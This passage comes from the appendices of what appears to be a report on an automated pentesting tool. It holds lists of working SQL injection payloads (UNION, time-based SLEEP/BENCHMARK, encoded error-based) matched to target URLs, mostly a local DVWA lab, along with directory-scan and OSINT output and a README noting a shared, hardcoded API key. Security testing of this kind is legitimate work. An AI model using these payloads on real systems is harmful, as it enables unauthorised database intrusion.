✓	x	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NUL, NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
✓	x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--
✓	x	' GROUP BY columnnames having 1=1 --
✓	x	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11
✓	x	" or ""&"
25		https://gustavosc.com/mailman/options/mailman -> 200 -> SQLi Suggestions:
✓	x	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#
✓	x	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5
✓	x	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--
✓	x	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--
✓	x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15#

Appendix 2: Another sample with more OSINT

AI Powered Summary
'OpenCart is a free and open source eCommerce platform that is easy to use and install.\n'
Found Social Media Links
https://github.com/opencart/opencart/issues
https://github.com/opencart/opencart/issues
https://www.facebook.com/fmp/commerce/partner-badge
https://www.linkedin.com/company/5224021/
https://www.facebook.com/opencart/?ref=aymt_homepage_panel
https://twitter.com/opencart
Found Emails
opencart@zendesk.com -> Source:
https://www.opencart.com/index.php?route=support/contact
Suspected file types
'.php', '.html', '.aspx'

Appendix 3: Sample JSONLINES Cheat Sheet

```

1631531498cheatsheet - Notepad
File Edit Format View Help
{"path": "http://127.0.0.1/DVWA/index.php", "status": "200", "SQLiattacks": [" ORDER BY 1,SLEEP(5),BENCHMARK(1000000",
{"path": "http://127.0.0.1/DVWA/about.php", "status": "200", "SQLiattacks": ["' AND MID(VERSION(),1,1) = '5';\n", "
{"path": "http://127.0.0.1/DVWA/login.php", "status": "200", "SQLiattacks": [" UNION SELECT @@VERSION,SLEEP(5),USER(
{"path": "http://127.0.0.1/DVWA/security.php", "status": "200", "SQLiattacks": ["or 1=1/*\n", " ORDER BY 22 \n", " C
{"path": "http://127.0.0.1/DVWA/docs/", "status": "200", "SQLiattacks": ["\ OR \" = \"\n", "admin\" or \"1\"=\"1\"/*\n", " l
{"path": "http://127.0.0.1/DVWA/docs", "status": "200", "SQLiattacks": ["AND 1\n", "admin\" or \"1\"=\"1\"/*\n", " l
{"path": "http://127.0.0.1/DVWA/About.php", "status": "200", "SQLiattacks": [" WHERE 1=1 AND 1=0\n", " UNION ALL SEL
{"path": "http://127.0.0.1/DVWA/Security.php", "status": "200", "SQLiattacks": [" ORDER BY 1,SLEEP(5),BENCHMARK(1000
{"path": "http://127.0.0.1/DVWA/Index.php", "status": "200", "SQLiattacks": ["' AND id IS NULL; --\n", " UNION ALL S
{"path": "http://127.0.0.1/DVWA/Login.php", "status": "200", "SQLiattacks": [" UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',
{"path": "http://127.0.0.1/DVWA/external/", "status": "200", "SQLiattacks": [" UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',
{"path": "http://127.0.0.1/DVWA/external", "status": "200", "SQLiattacks": ["admin' --\n", " UNION SELECT @@VERSION,
{"path": "http://127.0.0.1/DVWA/logout.php", "status": "200", "SQLiattacks": [" UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',
{"path": "http://127.0.0.1/DVWA/config/", "status": "200", "SQLiattacks": [" UNION SELECT @@VERSION,SLEEP(5),USER(),
{"path": "http://127.0.0.1/DVWA/config", "status": "200", "SQLiattacks": [" UNION ALL SELECT @@VERSION,USER(),SLEEP(
{"path": "http://127.0.0.1/DVWA/setup.php", "status": "200", "SQLiattacks": ["or benchmark(5000000,MD5(1))--\n", "e
{"path": "http://127.0.0.1/DVWA/Docs/", "status": "200", "SQLiattacks": [" AND 5650=CONVERT(INT,(UNION ALL SELECT CH
{"path": "http://127.0.0.1/DVWA/Docs", "status": "200", "SQLiattacks": [" UNION ALL SELECT 'INJ' || 'ECT' || 'XXX',2,3,4
{"path": "http://127.0.0.1/DVWA/vulnerabilities/", "status": "200", "SQLiattacks": [" UNION ALL SELECT 'INJ' || 'ECT' |
{"path": "http://127.0.0.1/DVWA/vulnerabilities", "status": "200", "SQLiattacks": [" UNION ALL SELECT 1,2,3,4,5,6,7,
{"path": "http://127.0.0.1/DVWA/%20", "status": "403", "SQLiattacks": [" ORDER BY 21# \n", " UNION ALL SELECT 'INJ' |
{"path": "http://127.0.0.1/DVWA/%20/", "status": "403", "SQLiattacks": [" ORDER BY 11# \n", " AND 5650=CONVERT(INT,(
{"path": "http://127.0.0.1/DVWA/TINDEX.php", "status": "200", "SQLiattacks": ["1)) or benchmark(1000000,MD5(1))#\"

```

Appendix 4: Sample DirBuster Report

```
DirBuster 0.12 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Sep 04 17:50:35 CEST 2021
-----

https://www.saucedemo.com:443
-----
Directories found during testing:

Dirs found with a 200 response:

/
/v1/

-----
Files found during testing:

Files found with a 200 response:

/static/js/2.a1a947cf.chunk.js
/static/js/main.3db41035.chunk.js
/v1/main.js
/index.html
/404.html
/400.html
/503.html
-----
```

Appendix 5: Sample DirSearch Report

```
-DWWA-21-09-13_12-39-57 - Notepad
File Edit Format View Help

{
  "info": {
    "args": ".\\dirsearch\\dirsearch.py -uhttp://127.0.0.1/DWWA/ --auth=standard_user:secret_sauce --auth-type=basic -w./docs/directory-list-2.3-small.txt --format=json -f --follow-redirects",
    "time": "Mon Sep 13 12:54:53 2021"
  },
  "results": [
    {
      "http://127.0.0.1:80/DWWA": [
        {
          "content-length": 1523,
          "path": "/index.php",
          "redirect": null,
          "status": 200
        },
        {
          "content-length": 4840,
          "path": "/about.php",
          "redirect": null,
          "status": 200
        },
        {
          "content-length": 1523,
          "path": "/login.php",
          "redirect": null,
          "status": 200
        },
        {
          "content-length": 1523,
          "path": "/security.php",
          "redirect": null,
          "status": 200
        },
        {
          "content-length": 1205,
          "path": "/docs/",
          "redirect": null,
          "status": 200
        },
        {
          "content-length": 1205,

```

Appendix 6: Readme.md (from GitHub)

Getting Started

In order to run the tool on your system, follow these steps:

Installation

1. Get a free OpenAI API Key at <https://beta.openai.com/> (This is optional as there is one already set, but it has limited credit so be considerate)

2. Clone the repo

```
git clone https://github.com/gus5298/PentestingTool
cd PentestingTool/src
```

3. Install the [Prerequisites](#).

4. Enter your API in cheatsheet.py (or run it with mine for testing purposes, then get one) and hardcode any other additional settings such as Basic Authentication if desired (can be executed with default settings).

Prerequisites

Several libraries must be installed eg. using Pip.

Install via requirements.txt:

```
pip install -r requirements.txt
```

then configure Selenium (Firefox Browser also required):

```
Download geckodriver.exe (https://github.com/mozilla/geckodriver/releases)
Navigate to {your python root folder} eg. C:\Python27. Paste the geckodriver.exe file here.
```

Usage

```
python3 main.py -u <Target URL>
```

Example:

```
python3 main.py -u https://www.gustavosc.com/
```